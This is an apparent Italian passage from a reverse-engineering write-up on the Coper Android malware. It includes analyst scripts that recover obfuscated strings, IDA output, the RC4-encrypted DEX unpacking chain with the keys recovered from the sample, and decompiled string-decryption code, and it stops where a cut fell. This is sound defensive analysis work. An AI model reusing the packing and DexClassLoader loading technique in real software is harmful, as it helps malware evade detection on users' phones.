i in b["code"].items(): cb(va, i, arg) #Recursive step for_each_instruction(b["follow"], cb, arg) for_each_instruction(b["branch"], cb, arg) """ This method finds any call to a memory address (i.e. indirect call with mem) and resolve the index (from the displacement field of the instruction) into the JNIEnv vtable. This is prone to false positive, it is called only for user functions to avoid as much as false positives as possible """ def find_env_calls(va, i, arg): if i.mnemonic == Mnemonic.CALL and i.op_kind(0) == OpKind.MEMORY: info = info_factory.info(i) mem = info.used_memory()[0] idx = mem.displacement // 8 if idx >= 0 and idx < len(ENV_VTABLE): arg[va] = ENV_VTABLE[idx] #Map SOME register to its 64-bit name. This is minimal set of register required to process this sample. def r64(r): if r == Register.EDX: return Register.RDX if r == Register.ECX: return Register.RCX if r == Register.ESI: return Register.RSI if r == Register.EDI: return Register.RDI if r == Register.R8D: return Register.R8 return r #Read r8 data from rsi def get_source(elf, regs): #r8 = len #rsi = start return elf.read(regs[Register.RSI], regs[Register.R8]) """ This function traces the minimum set of values to recreate the strings The idea is to process: mov reg, reg (and variants), mov reg, imm (and variant) and lea reg, xxx. The register are renamed to their full 64-bit name to avoid implementing a merge. This is NOT x86 correct but work in this sample """ def trace_strings(elf, b, strcpy, strcat, regs={}): strings = {} #Write RSP in the register map regs[Register.RSP] = 0 #For each instruction for va, i in b["code"].items(): #mov reg, reg if i.code == Code.MOV_RM64_R64 and i.op_kind(0) == OpKind.REGISTER: regs[r64(i.op_register(0))] = regs[r64(i.op_register(1))] #mov reg, reg elif i.code == Code.MOV_R64_RM64 and i.op_kind(1) == OpKind.REGISTER: regs[r64(i.op_register(0))] = regs[i.op_register(1)] #mov reg, imm elif i.code == Code.MOV_R32_IMM32: regs[r64(i.op_register(0))] = i.immediate(1) #mov reg, imm elif i.code == Code.MOV_R64_IMM64: regs[r64(i.op_register(0))] = i.immediate(1) #mov reg, imm elif i.code == Code.MOV_RM64_IMM32 and i.op_kind(0) == OpKind.REGISTER: regs[r64(i.op_register(0))] = i.immediate(1) #mov reg, imm elif i.code == Code.MOV_RM32_IMM32 and i.op_kind(0) == OpKind.REGISTER: regs[r64(i.op_register(0))] = i.immediate(1) #lea reg, [rsp + xxx] elif i.code == Code.LEA_R64_M and i.memory_base == Register.RSP: #This denote the START of a string, we set the register to the VA of the instruction and NOT #to the memory operand (which we cannot represent as a number anyway) so that we know that rdi will #hold the va of the instruction that started the string (and to comment) when a call to strcpy or strcat is done regs[r64(i.op_register(0))] = va #call to strcpy elif i.mnemonic == Mnemonic.CALL and i.near_branch_target == strcpy: #Get the data to copy src = get_source(elf, regs) #Set the string strings[regs[Register.RDI]] = src #call to strcat elif i.mnemonic == Mnemonic.CALL and i.near_branch_target == strcat: #Get the data to cat src = get_source(elf, regs) #Cancat the data strings[regs[Register.RDI]] += src #lea res, [xxx] elif i.code == Code.LEA_R64_M and i.memory_base == Register.RIP: #iced-x86 computer RIP-relative addresses <3 regs[r64(i.op_register(0))] = i.memory_displacement return strings """ Main code """ calls = {} #Load the lib elf_lib = ELF("libuXTAbVUl.so") #For each java or C++ function for f, va in elf_lib.symbols.items(): if (f.startswith("Java_") or f.startswith("_Z")) and f != "_Znam": #Get the CFG b = make_block(elf_lib, va) #Find the JNIEnv calls for_each_instruction(b, find_env_calls, calls) #Rebuild the strings s = trace_strings(elf_lib, b, elf_lib.plt["__strncpy_chk2"], elf_lib.plt["__strncat_chk"]) #Print the IDC instructions to comment the IDA db (for the strings) for sea, sv in s.items(): #We assume no real unicode char is used and we simply drop zero bytes sv = sv.replace(b"\x00", b"").decode() print(f"set_cmt({hex(sea)}, \"{sv}\", 1);") #Print the IDC for the JNIcalls for ea, cmt in calls.items(): print(f"set_cmt({hex(ea)}, \"{cmt}\", 1);")
```

Lo script è strutturato in tre parti:

1. **make_block** è una funzione che a partire da un VA in un ELF costruisce un CFG rappresentato da un grafo di dizionari collegati. I blocchi sono usati per l'analisi del codice macchina.

2. **trace_strings** è la funzione che ricostruisce le stringhe. L'idea su cui si basa è semplice: ogni stringa inizia con una chiamata a *__strncpy_chk2* e l'indirizzo a cui scriverla è calcolato con un'istruzione del tipo *lea r64, [rsp+displacement]*. I caratteri sono poi aggiunti tramite *__strncat_chk* uno alla volta. Questa funzione quindi implementa un'esecuzione simbolica e concreta minimale per supportare quella manciata di tipi di istruzioni generati dal meccanismo di offuscazione (maggiori dettagli sono riportati nei commenti del codice).
3. **find_env_calls** è la funzione che risolve i nome delle chiamate *JNIEnv*.

Il risultato ottenuto eseguito il codice python è lo script IDC mostrato sotto.

```
set_cmt(0xb608, "getAssets", 1); set_cmt(0xb6f0, "()Landroid/content/res/AssetManager;", 1); set_cmt(0xba53,
"open", 1); set_cmt(0xbaba, "(Ljava/lang/String;)Ljava/io/InputStream;", 1); set_cmt(0xbeb1, "available", 1);
set_cmt(0xbf8e, "()I", 1); set_cmt(0xbfed, "read", 1); set_cmt(0xc058, "([B)I", 1); set_cmt(0x8d07,
"getExternalCacheDir", 1); set_cmt(0x8eee, "()Ljava/io/File;", 1); set_cmt(0x9079, "java/io/File", 1);
set_cmt(0x91a0, "getPath", 1); set_cmt(0x9254, "()Ljava/lang/String;", 1); set_cmt(0x944b,
"getApplicationInfo", 1); set_cmt(0x9605, "()Landroid/content/pm/ApplicationInfo;", 1); set_cmt(0x99a3,
"android/content/pm/ApplicationInfo", 1); set_cmt(0x9cdc, "dataDir", 1); set_cmt(0x9d91, "Ljava/lang/String;",
1); set_cmt(0x1b33, "EFAXVStkcDXNGbc3odLA5hHsC6osT5SE", 1); set_cmt(0x1e53, "com.leadendq:raw/tgvfowooof", 1);
set_cmt(0x20ed, "tgvfowooof", 1); set_cmt(0x21d4, "getResources", 1); set_cmt(0x2310, "
()Landroid/content/res/Resources;", 1); set_cmt(0x262c, "getIdentifier", 1); set_cmt(0x2769, "
(Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;)I", 1); set_cmt(0x2cd5, "openRawResource", 1);
set_cmt(0x2e52, "(I)Ljava/io/InputStream;", 1); set_cmt(0x30b7, "available", 1); set_cmt(0x3194, "()I", 1);
set_cmt(0x31ec, "read", 1); set_cmt(0x3253, "([B)I", 1); set_cmt(0x32cf, "java/lang/Class", 1); set_cmt(0x344d,
"forName", 1); set_cmt(0x3506, "(Ljava/lang/String;)Ljava/lang/Class;", 1); set_cmt(0x3895,
"android.app.ActivityThread", 1); set_cmt(0x3b2f, "android/app/ActivityThread", 1); set_cmt(0x3db3,
"currentActivityThread", 1); set_cmt(0x3fbc, "()Landroid/app/ActivityThread;", 1); set_cmt(0x4299,
"getDeclaredField", 1); set_cmt(0x441b, "(Ljava/lang/String;)Ljava/lang/reflect/Field;", 1); set_cmt(0x4872,
"mPackages", 1); set_cmt(0x4961, "setAccessible", 1); set_cmt(0x4a9c, "(Z)V", 1); set_cmt(0x4b11, "get", 1);
set_cmt(0x4b66, "(Ljava/lang/Object;)Ljava/lang/Object;", 1); set_cmt(0x4f22, "getPackageName", 1);
set_cmt(0x5070, "()Ljava/lang/String;", 1); set_cmt(0x5265, "get", 1); set_cmt(0x52b2, "
(Ljava/lang/Object;)Ljava/lang/Object;", 1); set_cmt(0x5672, "get", 1); set_cmt(0x56bf, "()Ljava/lang/Object;",
1); set_cmt(0x58b9, "android.app.LoadedApk", 1); set_cmt(0x5ac7, "getDeclaredField", 1); set_cmt(0x5c51, "
(Ljava/lang/String;)Ljava/lang/reflect/Field;", 1); set_cmt(0x60a8, "mClassLoader", 1); set_cmt(0x61d7,
"setAccessible", 1); set_cmt(0x6310, "(Z)V", 1); set_cmt(0x6385, "get", 1); set_cmt(0x63d6, "
(Ljava/lang/Object;)Ljava/lang/Object;", 1); set_cmt(0x6794, "dalvik/system/DexClassLoader", 1);
set_cmt(0x6a4b, "<init>", 1); set_cmt(0x6ae7, "
(Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/ClassLoader;)V", 1); set_cmt(0x7292, "set",
1); set_cmt(0x72e3, "(Ljava/lang/Object;Ljava/lang/Object;)V", 1); set_cmt(0xa0bc, "getExternalCacheDir", 1);
set_cmt(0xa2a3, "()Ljava/io/File;", 1); set_cmt(0xa42b, "java/io/File", 1); set_cmt(0xa54b, "getPath", 1);
set_cmt(0xa602, "()Ljava/lang/String;", 1); set_cmt(0xa7f5, "getApplicationInfo", 1); set_cmt(0xa9b3, "
()Landroid/content/pm/ApplicationInfo;", 1); set_cmt(0xad5b, "android/content/pm/ApplicationInfo", 1);
set_cmt(0xb09f, "dataDir", 1); set_cmt(0xb14f, "Ljava/lang/String;", 1); set_cmt(0xb30c, "cache/", 1);
set_cmt(0x80ce, "android/app/ActivityThread", 1); set_cmt(0x8353, "currentActivityThread", 1); set_cmt(0x8565,
"()Landroid/app/ActivityThread;", 1); set_cmt(0x884a, "getApplication", 1); set_cmt(0x89a9, "
()Landroid/app/Application;", 1); set_cmt(0x7d64, "CallObjectMethodV", 1); set_cmt(0xc0e7, "GetObjectClass",
1); set_cmt(0xc101, "GetMethodID", 1); set_cmt(0xc110, "ExceptionCheck", 1); set_cmt(0xc13d, "GetObjectClass",
1); set_cmt(0xc156, "GetMethodID", 1); set_cmt(0xc16a, "NewStringUTF", 1); set_cmt(0xc18c, "ExceptionCheck",
1); set_cmt(0xc1a3, "GetObjectClass", 1); set_cmt(0xc1bc, "GetMethodID", 1); set_cmt(0xc1db, "NewByteArray",
1); set_cmt(0xc1ed, "GetObjectClass", 1); set_cmt(0xc206, "GetMethodID", 1); set_cmt(0xc261, "GetArrayLength",
1); set_cmt(0xc286, "GetByteArrayRegion", 1); set_cmt(0x9f69, "GetObjectClass", 1); set_cmt(0x9fb9,
"FindClass", 1); set_cmt(0x9fd5, "GetMethodID", 1); set_cmt(0xa020, "FindClass", 1); set_cmt(0xa036,
"GetFieldID", 1); set_cmt(0xa048, "GetObjectField", 1); set_cmt(0x76a3, "NewStringUTF", 1); set_cmt(0x76e5,
"GetObjectClass", 1); set_cmt(0x7705, "GetMethodID", 1); set_cmt(0x7729, "GetObjectClass", 1); set_cmt(0x774c,
"GetMethodID", 1); set_cmt(0x7763, "NewStringUTF", 1); set_cmt(0x779f, "GetMethodID", 1); set_cmt(0x77c5,
"GetObjectClass", 1); set_cmt(0x77e5, "GetMethodID", 1); set_cmt(0x7804, "NewByteArray", 1); set_cmt(0x7821,
"GetMethodID", 1); set_cmt(0x7844, "GetArrayLength", 1); set_cmt(0x789d, "FindClass", 1); set_cmt(0x78bc,
"GetStaticMethodID", 1); set_cmt(0x78d3, "NewStringUTF", 1); set_cmt(0x7902, "GetObjectClass", 1);
set_cmt(0x7919, "FindClass", 1); set_cmt(0x7938, "GetStaticMethodID", 1); set_cmt(0x796a, "GetMethodID", 1);
set_cmt(0x7979, "ExceptionCheck", 1); set_cmt(0x799e, "NewStringUTF", 1); set_cmt(0x79c6, "GetObjectClass", 1);
set_cmt(0x79e5, "GetMethodID", 1); set_cmt(0x7a16, "GetMethodID", 1); set_cmt(0x7a40, "GetObjectClass", 1);
set_cmt(0x7a5f, "GetMethodID", 1); set_cmt(0x7a83, "GetObjectClass", 1); set_cmt(0x7aa0, "GetMethodID", 1);
set_cmt(0x7ac6, "GetObjectClass", 1); set_cmt(0x7ae3, "GetMethodID", 1); set_cmt(0x7b11, "NewStringUTF", 1);
set_cmt(0x7b3b, "GetObjectClass", 1); set_cmt(0x7b5b, "GetMethodID", 1); set_cmt(0x7b70, "NewStringUTF", 1);
set_cmt(0x7b96, "GetObjectClass", 1); set_cmt(0x7bb6, "GetMethodID", 1); set_cmt(0x7be8, "GetMethodID", 1);
set_cmt(0x7c13, "FindClass", 1); set_cmt(0x7c30, "GetMethodID", 1); set_cmt(0x7c47, "NewStringUTF", 1);
```

```
set_cmt(0x7c85, "GetMethodID", 1); set_cmt(0xc2b4, "GetStringUTFChars", 1); set_cmt(0x7e24, "CallIntMethodV",
1); set_cmt(0x8064, "NewObjectV", 1); set_cmt(0xb3ca, "GetObjectClass", 1); set_cmt(0xb422, "FindClass", 1);
set_cmt(0xb43f, "GetMethodID", 1); set_cmt(0xb4dd, "GetStringUTFChars", 1); set_cmt(0xb57c, "NewStringUTF", 1);
set_cmt(0xb592, "ReleaseStringUTFChars", 1); set_cmt(0xb497, "FindClass", 1); set_cmt(0xb4b4, "GetFieldID", 1);
set_cmt(0xb4c7, "GetObjectField", 1); set_cmt(0x7fa4, "CallVoidMethodV", 1); set_cmt(0x7ee4,
"CallStaticObjectMethodV", 1); set_cmt(0x8c4a, "FindClass", 1); set_cmt(0x8c62, "GetStaticMethodID"
```

Una volta eseguito su IDA otteniamo degli utili commenti per l'analisi.

```
mov     [rsp+508h+env], rdi
mov     rax, fs:28h
mov     [rsp+508h+canary], rax
lea     rsi, aE_0       ; "E"
lea     rbp, [rsp+508h+strSecret] ; EFAXVStkcDXNGbc3odLA5hHsC6osT5SE
mov     edx, 21h ; '!'
mov     ecx, 21h ; '!'
mov     r8d, 2
mov     rdi, rbp
```

```
push    rax
mov     r15d, ecx
mov     r14, rdx
mov     rax, [rdi]
xor     ebx, ebx
xor     edx, edx
call    qword ptr [rax+548h] ; GetStringUTFChars
lea     rsi, modes      ; "wb"
mov     rdi, rax        ; filename
call    _fopen
test    rax, rax
jz      short loc_C2FB
```

I metodi di classi Java sono chiamati dal codice nativo tramite tre passaggi:

1. Una chiamata al metodo **GetObjectClass** di JNIEnv per ottenere un oggetto jclass nel quale ricercare il metodo di interesse;
2. Una chiamata a **GetMethodID** di JNIEnv per ottenere un oggetto jmethodID che rappresenta il metodo trovato;
3. Il metodo è chiamato tramite il metodo **CallObjectMethodV** o un suo wrapper (come è il caso di questo sample che è scritto in C++, linguaggio per il quale JNI mette a disposizione tipi appositi).

Un esempio di questi tre passaggi è mostrato sotto, dove il codice recupera un'istanza della classe **Resources**. Non ci siamo soffermati sui parametri di queste funzioni, in particolare sul fatto che, per via dell'overloading delle funzioni, è necessaria indicare la firma del metodo voluto e quindi molte stringhe saranno firme di metodi.

```
mov     rax, [rbp+0]
mov     rdi, rbp
mov     rsi, rbx
call    qword ptr [rax+0F8h] ; GetObjectClass
mov     r8, [rbp+0]
mov     rdi, rbp
mov     rsi, rax
lea     rdx, [rsp+508h+strGetResources]
lea     rcx, [rsp+508h+strM_void_Resources]
call    qword ptr [r8+108h] ; GetMethodID
mov     rdi, rbp
mov     rsi, rbx
mov     rdx, rax
xor     eax, eax
call    __ZN7_JNIEnv16CallObjectMethodEP8_jobjectP10_jmethodIDz ; _JNIEnv::CallObjectMethod(_jobject *,_jmethodID *,...)
mov     rbx, rax        ; rax = context.getResources()
```

Mostrare il codice di ogni funzione della libreria nativa sarebbe troppo prolisso quindi ci limitiamo a fornire il database IDA annotato e a riassumere quanto fatto da questa:


1. Il file DEX finale viene scritto in due possibili percorsi. O dentro la directory dei dati dell'applicazione o dentro la directory, sull'SD esterno, assegnata all'applicatione. In entrambi i casi, alla directory scelta è aggiunto il percorso */cache/tgvfowooof*. In questo sample è usata la directory interna dell'App.
2. Viene usato *openRawResources* per aprire la risorsa *com.leadendq:raw/tgvfowooof* (che contiene il DEX cifrato) e leggerlo in un array di byte.
3. L'array viene decifrato tramite **RC4** (sotto è mostrato il codice standard per l'inizializzazione della chiave) con la chiave **EFAXVStkcDXNGbc3odLA5hHsC6osT5SE**.
4. Il file è scritto su disco e viene aggiunto al thread un *ClassLoader* con percorso di ricerca indicato nel primo punto.

```
; __int64 __fastcall fUeSUNLfMAzFRa::ktmAhqMpQOcBeJ(fUeSUNLfMAzFRa *__hidden this,
public _ZN14fUeSUNLfMAzFRa14ktmAhqMpQOcBeJEPhi
_ZN14fUeSUNLfMAzFRa14ktmAhqMpQOcBeJEPhi proc near
mov     qword ptr [rdi+104h], 0
mov     [rdi+100h], edx
movaps  xmm0, cs:xmmword_1430
movups  xmmword ptr [rdi], xmm0
movaps  xmm0, cs:xmmword_1440
movups  xmmword ptr [rdi+10h], xmm0
movaps  xmm0, cs:xmmword_13A0
movups  xmmword ptr [rdi+20h], xmm0
movaps  xmm0, cs:xmmword_1440
movups  xmmword ptr [rdi+30h], xmm0
movaps  xmm0, cs:xmmword_1470
movups  xmmword ptr [rdi+40h], xmm0
movaps  xmm0, cs:xmmword_1450
movups  xmmword ptr [rdi+50h], xmm0
movaps  xmm0, cs:xmmword_13C0
movups  xmmword ptr [rdi+60h], xmm0
movaps  xmm0, cs:xmmword_1390
movups  xmmword ptr [rdi+70h], xmm0
movaps  xmm0, cs:xmmword_1420
movups  xmmword ptr [rdi+80h], xmm0
movaps  xmm0, cs:xmmword_1400
movups  xmmword ptr [rdi+90h], xmm0
movaps  xmm0, cs:xmmword_13F0
movups  xmmword ptr [rdi+0A0h], xmm0
movaps  xmm0, cs:xmmword_1410
movups  xmmword ptr [rdi+0B0h], xmm0
movaps  xmm0, cs:xmmword_13D0
movups  xmmword ptr [rdi+0C0h], xmm0
movaps  xmm0, cs:xmmword_13E0
movups  xmmword ptr [rdi+0D0h], xmm0
movaps  xmm0, cs:xmmword_1380
movups  xmmword ptr [rdi+0E0h], xmm0
movaps  xmm0, cs:xmmword_13B0
movups  xmmword ptr [rdi+0F0h], xmm0

xmmword_1430    xmmword 0F0E0D0C0B0A09080706050403020100h
                ; DATA XREF: fUeSU
```

Inizializzazione della chiave secondo RC4

Il file DEX può quindi essere prelevato dalle risorse, ad esempio con *apktool -d* o simili, e decifrato, per comodità, anche con cyberchef.



Preparazione al reverse – jrename

Ottenuto il DEX è possibile analizzarlo con JADX, gran parte del bytecode viene decompilato egregiamente.

Nella maggior parte dei casi i nomi delle classi, dei metodi e dei campi sono offuscati, come molti decompilatori anche JADX cambia i nomi per renderli leggibili ma ovviamente sono nomi non significativi. Per gli APK con un gran numero di funzionalità non è possibile memorizzare le funzionalità di ogni nome ma è necessario rinominare i metodi, i campi e le classi.

JADX, che è sia un decompilatore che una sorta di IDE per la navigazione del codice decompilato, permette di rinominare le entità ed è quindi usabile per il compito successivo dell'analisi, ovvero il reverse engineering vero e proprio.

Per prima cosa è stato convertito il file DEX in un JAR, in questo caso usando *enjarify*:

```
$ enjarify.sh coper.dex -o coper.jar
```

Le classi dentro il JAR hanno come nomi parole chiave riservate:

```
$ 7z l coper.jar 7-Zip [64] 17.04 : Copyright (c) 1999-2021 Igor Pavlov : 2017-08-28 p7zip Version 17.04 (locale=en_GB.UTF-8,Utf16=on,HugeFiles=on,64 bits,8 CPUs x64) Scanning the drive for archives: 1 file, 272962 bytes (267 KiB) Listing archive: coper.jar -- Path = coper.jar Type = zip Physical Size = 272962 Date Time Attr Size Compressed Name ------------------- ----- ------------ ------------ ------------------------ 1980-01-01 00:00:00 ..... 222 222 com/leadendq/p012q.class 1980-01-01 00:00:00 ..... 463 463 com/leadendq/p015a.class 1980-01-01 00:00:00 ..... 2029 2029 com/leadendq/p016q.class 1980-01-01 00:00:00 ..... 785 785 com/leadendq/p020e$fddo.class 1980-01-01 00:00:00 ..... 3551 3551 com/leadendq/p020e.class 1980-01-01 00:00:00 ..... 2190 2190 com/leadendq/p022e.class 1980-01-01 00:00:00 ..... 4164 4164 com/leadendq/p025n.class 1980-01-01 00:00:00 ..... 3329 3329 com/leadendq/p025p.class 1980-01-01 00:00:00 ..... 857 857 com/leadendq/p027j.class
```

```
1980-01-01 00:00:00 ..... 222 222 com/leadendq/p028m.class 1980-01-01 00:00:00 ..... 244 244
com/leadendq/p032o.class 1980-01-01 00:00:00 ..... 240 240 com/leadendq/p036z.class 1980-01-01 00:00:00 .....
2916 2916 com/leadendq/p038x.class 1980-01-01 00:00:00 ..... 459 459 com/leadendq/p041o.class 1980-01-01
00:00:00 ..... 244 244 com/leadendq/p043c.class 1980-01-01 00:00:00 ..... 244 244 com/leadendq/p049d.class
1980-01-01 00:00:00 ..... 222 222 com/leadendq/p055u.class 1980-01-01 00:00:00 ..... 1687 1687
com/leadendq/p057h.class 1980-01-01 00:00:00 ..... 244 244 com/leadendq/p058q.class 1980-01-01 00:00:00 .....
137 137 com/leadendq/p058z.class 1980-01-01 00:00:00 ..... 137 137 com/leadendq/p059z.class 1980-01-01 00:00:00
..... 244 244 com/leadendq/p061e.class 1980-01-01 00:00:00 ..... 2268 2268 com/leadendq/p061p.class 1980-01-01
00:00:00 ..... 2965 2965 com/leadendq/p064y.class 1980-01-01 00:00:00 ..... 137 137 com/leadendq/p077n.class
1980-01-01 00:00:00 ..... 755 755 com/leadendq/p080g$fddo.class 1980-01-01 00:00:00 ..... 888 888
com/leadendq/p080g$ifdf.class 1980-01-01 00:00:00 ..... 2879 2879 com/leadendq/p080g.class 1980-01-01 00:00:00
..... 141 141 com/leadendq/p081h$fddo.class 1980-01-01 00:00:00 ..... 139 139 com/leadendq/p081h$ifdf.class
1980-01-01 00:00:00 ..... 13713 6215 com/leadendq/p081h.class 1980-01-01 00:00:00 ..... 461 461
com/leadendq/p084n$fddo.class 1980-01-01 00:00:00 ..... 571 571 com/leadendq/p084n$ifdf.class 1980-01-01
00:00:00 ..... 4490 4490 com/leadendq/p084n.class 1980-01-01 00:00:00 ..... 1562 1562 com/leadendq/p086c.class
1980-01-01 00:00:00 ..... 222 222 com/leadendq/p092f.class 1980-01-01 00:00:00 ..... 2459 2459
com/leadendq/p094v.class 1980-01-01 00:00:00 ..... 763 763 com/leadendq/p095g$fddo.class 1980-01-01 00:00:00
..... 15805 8079 com/leadendq/p095g.class 1980-01-01 00:00:00 ..... 75 75 com/leadendq/p097d$fddo.class 1980-
01-01 00:00:00 ..... 459 459 com/leadendq/p097d$for.class 1980-01-01 00:00:00 ..... 1489 1489
com/leadendq/p097d$ifdf.class 1980-01-01 00:00:00 ..... 1831 1831 com/leadendq/p097d$new.class 1980-01-01
00:00:00 ..... 7299 7299 com/leadendq/p097d.class 1980-01-01 00:00:00 ..... 1245 1245 fddo/break.class 1980-01-
01 00:00:00 ..... 1697 1697 fddo/catch$fddo.class 1980-01-01 00:00:00 ..... 4219 4219 fddo/catch.class 1980-01-
01 00:00:00 ..... 4577 4577 fddo/class.class 1980-01-01 00:00:00 ..... 566 566 fddo/const$fddo.class 1980-01-01
00:00:00 ..... 935 935 fddo/const$for.class 1980-01-01 00:00:00 ..... 844 844 fddo/const$ifdf.class 1980-01-01
00:00:00 ..... 573 573 fddo/const$new.class 1980-01-01 00:00:00 ..... 841 841 fddo/const$try.class 1980-01-01
00:00:00 ..... 20911 10101 fddo/const.class 1980-01-01 00:00:00 ..... 9667 9667 fddo/fddo.class 1980-01-01
00:00:00 ..... 2681 2681 fddo/final.class 1980-01-01 00:00:00 ..... 329127 92046 fddo/for.class 1980-01-01
00:00:00 ..... 558 558 fddo/goto$fddo.class 1980-01-01 00:00:00 ..... 32946 15998 fddo/goto.class 1980-01-01
00:00:00 ..... 6940 6940 fddo/ifdf.class 1980-01-01 00:00:00 ..... 2536 2536 fddo/new.class 1980-01-01 00:00:00
..... 16671 8240 fddo/super.class 1980-01-01 00:00:00 ..... 362 362 fddo/this$fddo.class 1980-01-01 00:00:00
..... 546 546 fddo/this$ifdf$fddo.class 1980-01-01 00:00:00 ..... 981 981 fddo/this$ifdf.class 1980-01-01
00:00:00 ..... 21834 10298 fddo/this.class 1980-01-01 00:00:00 ..... 4037 4037 fddo/throw.class 1980-01-01
00:00:00 ..... 3720 3720 fddo/try.class 1980-01-01 00:00:00 ..... 304 304 fddo/while.class 1980-01-01 00:00:00
..... 4088 4088 fddo/case.class 1980-01-01 00:00:00 ..... 10975 4803 fddo/else.class ------------------- -----
------------ ------------ ------------------------ 1980-01-01 00:00:00 570582 264380 71 files
```

Inoltre, i metodi ed i campi delle classi hanno nomi che sono riutilizzati varie volte. Possiamo ora rinominare e decompilare il file JAR:

```
$ ./jrename coper.jar $ jadx -d res1 coper_renamed.jar
```

Otteniamo così un file jar (*coper_renamed.jar*) e dei sorgenti su cui possiamo lavorare.

Preparazione al reversing: decifrare le stringhe

Il renaming ha permesso di ottenere codice con nomi univoci (e a codice prefisso) per ogni entità ed è quindi facile rinominare classi e metodi via via che si procede al reversing.

Dando un'occhiata al codice però possiamo osservare spezzoni tipo questo:

```
Log.d(">>p025p", "all perms have been given, next check in 10 min"); Class67a.method242a(applicationContext,
"perms_check_delay", 600); if (Class67a.method247a(applicationContext,
Class45a.method67a("47e69dd09da9d2c046"), "").equals("perms")) { Class67a.method248a(applicationContext,
Class45a.method67a("47e69dd09da9d2c046"), ""); }
```

I metodi hanno nomi sequenziali ma si notano chiamate a `Class45a.method67a` con stringhe esadecimali. Questo ci spinge a pensare che probabilmente si tratta di una funzione di decifratura delle stringhe. La classe `Class45a` si presenta così:

```
package fddo; public class Class45a { private int[] field62a; private int field63a = 0; private int field64a =
0; public Class45a(byte[] bArr) { this.field62a = method65a(bArr); } private int[] method65a(byte[] bArr) {
int[] iArr = new int[256]; for (int i = 0; i < 256; i++) { iArr[i] = i; } int i2 = 0; for (int i3 = 0; i3 <
256; i3++) { i2 = (((i2 + iArr[i3]) + bArr[i3 % bArr.length]) + 256) % 256; method66a(i3, i2, iArr); } return
iArr; } private void method66a(int i, int i2, int[] iArr) { int i3 = iArr[i]; iArr[i] = iArr[i2]; iArr[i2] =
i3; } public static String method67a(String str) { return new
Class45a("FqCpR3UIB7Eelm7akFJ".getBytes()).method69a(str); } public static String method68a(String str) {
return str; } public String method69a(String str) { return method70a(method71a(str)); } public String
method70a(byte[] bArr) { byte[] bArr2 = new byte[bArr.length]; for (int i = 0; i < bArr.length; i++) { int i2 =
```

```
(this.field64a + 1) % 256; this.field64a = i2; int i3 = this.field63a; int[] iArr = this.field62a; int i4 = (i3 + iArr[i2]) % 256; this.field63a = i4; method66a(i2, i4, iArr); int[] iArr2 = this.field62a; bArr2[i] = (byte) (iArr2[(iArr2[this.field64a] + iArr2[this.field63a]) % 256] ^ bArr[i]); } return new String(bArr2); } public byte[] method71a(String str) { int length = str.length(); byte[] bArr = new byte[(length / 2)]; for (int i = 0; i < length; i += 2) { bArr[i / 2] = (byte) ((Character.digit(str.charAt(i), 16) << 4) + Character.digit(str.charAt(i + 1), 16)); } return bArr; } }
```

Si nota subito che si tratta di **RC4** ed altrettanto immediato è possibile decifrarlo con Cyberchef.

Con uno script python possiamo modificare i “sorgenti” per decifrare le stringhe. Dato che non tutte le chiamate a `Class45a.method67a` avvengono con uno string literal come parametro, l’approccio usato è quello di trovare tutte gli string literal che rappresentano numerali esadecimali con un numero pari di cifre, rimpiazzarli con il valore decifrato e poi sostituire una generica chiamata `Class45a.method67a(X)` con `X` . Il codice python realizzato per l’occasione è il seguente:

```
import re import os import binascii def transform(path, cb): for f in os.listdir(path): fullpath = os.path.join(path, f) if os.path.isdir(fullpath): transform(fullpath, cb) elif fullpath.endswith(".java"): with open(fullpath, "rb") as g: data = g.read() data = cb(data) with open(fullpath, "wb") as g: g.write(data) #Shitty RC4 implementation copied from the internet def rc4(data, key): S = list(range(256)) j = 0 out = [] #KSA Phase for i in range(256): j = (j + S[i] + ord( key[i % len(key)] )) % 256 S[i] , S[j] = S[j] , S[i] #PRGA Phase i = j = 0 for char in data: i = ( i + 1 ) % 256 j = ( j + S[i] ) % 256 S[i] , S[j] = S[j] , S[i] out.append(char ^ S[(S[i] + S[j]) % 256]) return bytes(out) def decrypt(s): #Not an hex string indeed if len(s) % 2 == 1: return s return rc4(binascii.unhexlify(s), "FqCpR3UIB7Eelm7akFJ") re1 = re.compile(br'"([a-f0-9]{2,})"') re2 = re.compile(br'Class45a\.method67a\(((?:\(String\))?(.*?)\)') def decode_string(data): data = re1.sub(lambda m: b'"' + decrypt(m.group(1)) + b'"', data) data = re2.sub(lambda m: m.group(1), data) return data #Use your path here transform("sources", decode_string)
```

Reversing: la fase locale

Abbiamo ora a disposizione i sorgenti decompilati con:

- Le stringhe decifrate;
- Ogni entità (classe, metodo o campo) ha un nome univoco e a codice prefisso.

Siamo nelle condizioni di iniziare l’operazione di reversing vero e proprio. Una volta compreso il comportamento e la funzione di un metodo o di un campo, questi sono rinominati con un nome utile (es: `showBlackScreen`).

Nella fase locale viene tenuto in considerazione solo il codice del metodo ed il codice “intorno”. È una fase certosina, spesso ci si ritrova a dover continuamente spostare l’attenzione da una funzione all’altra. La vera arma è la pazienza, perchè **Coper utilizza 260 metodi**, **71 classi** e **156 campi**.

Alcuni metodi non sono decompilati correttamente e JADX ci offre un codice meno strutturato in questi casi:

```
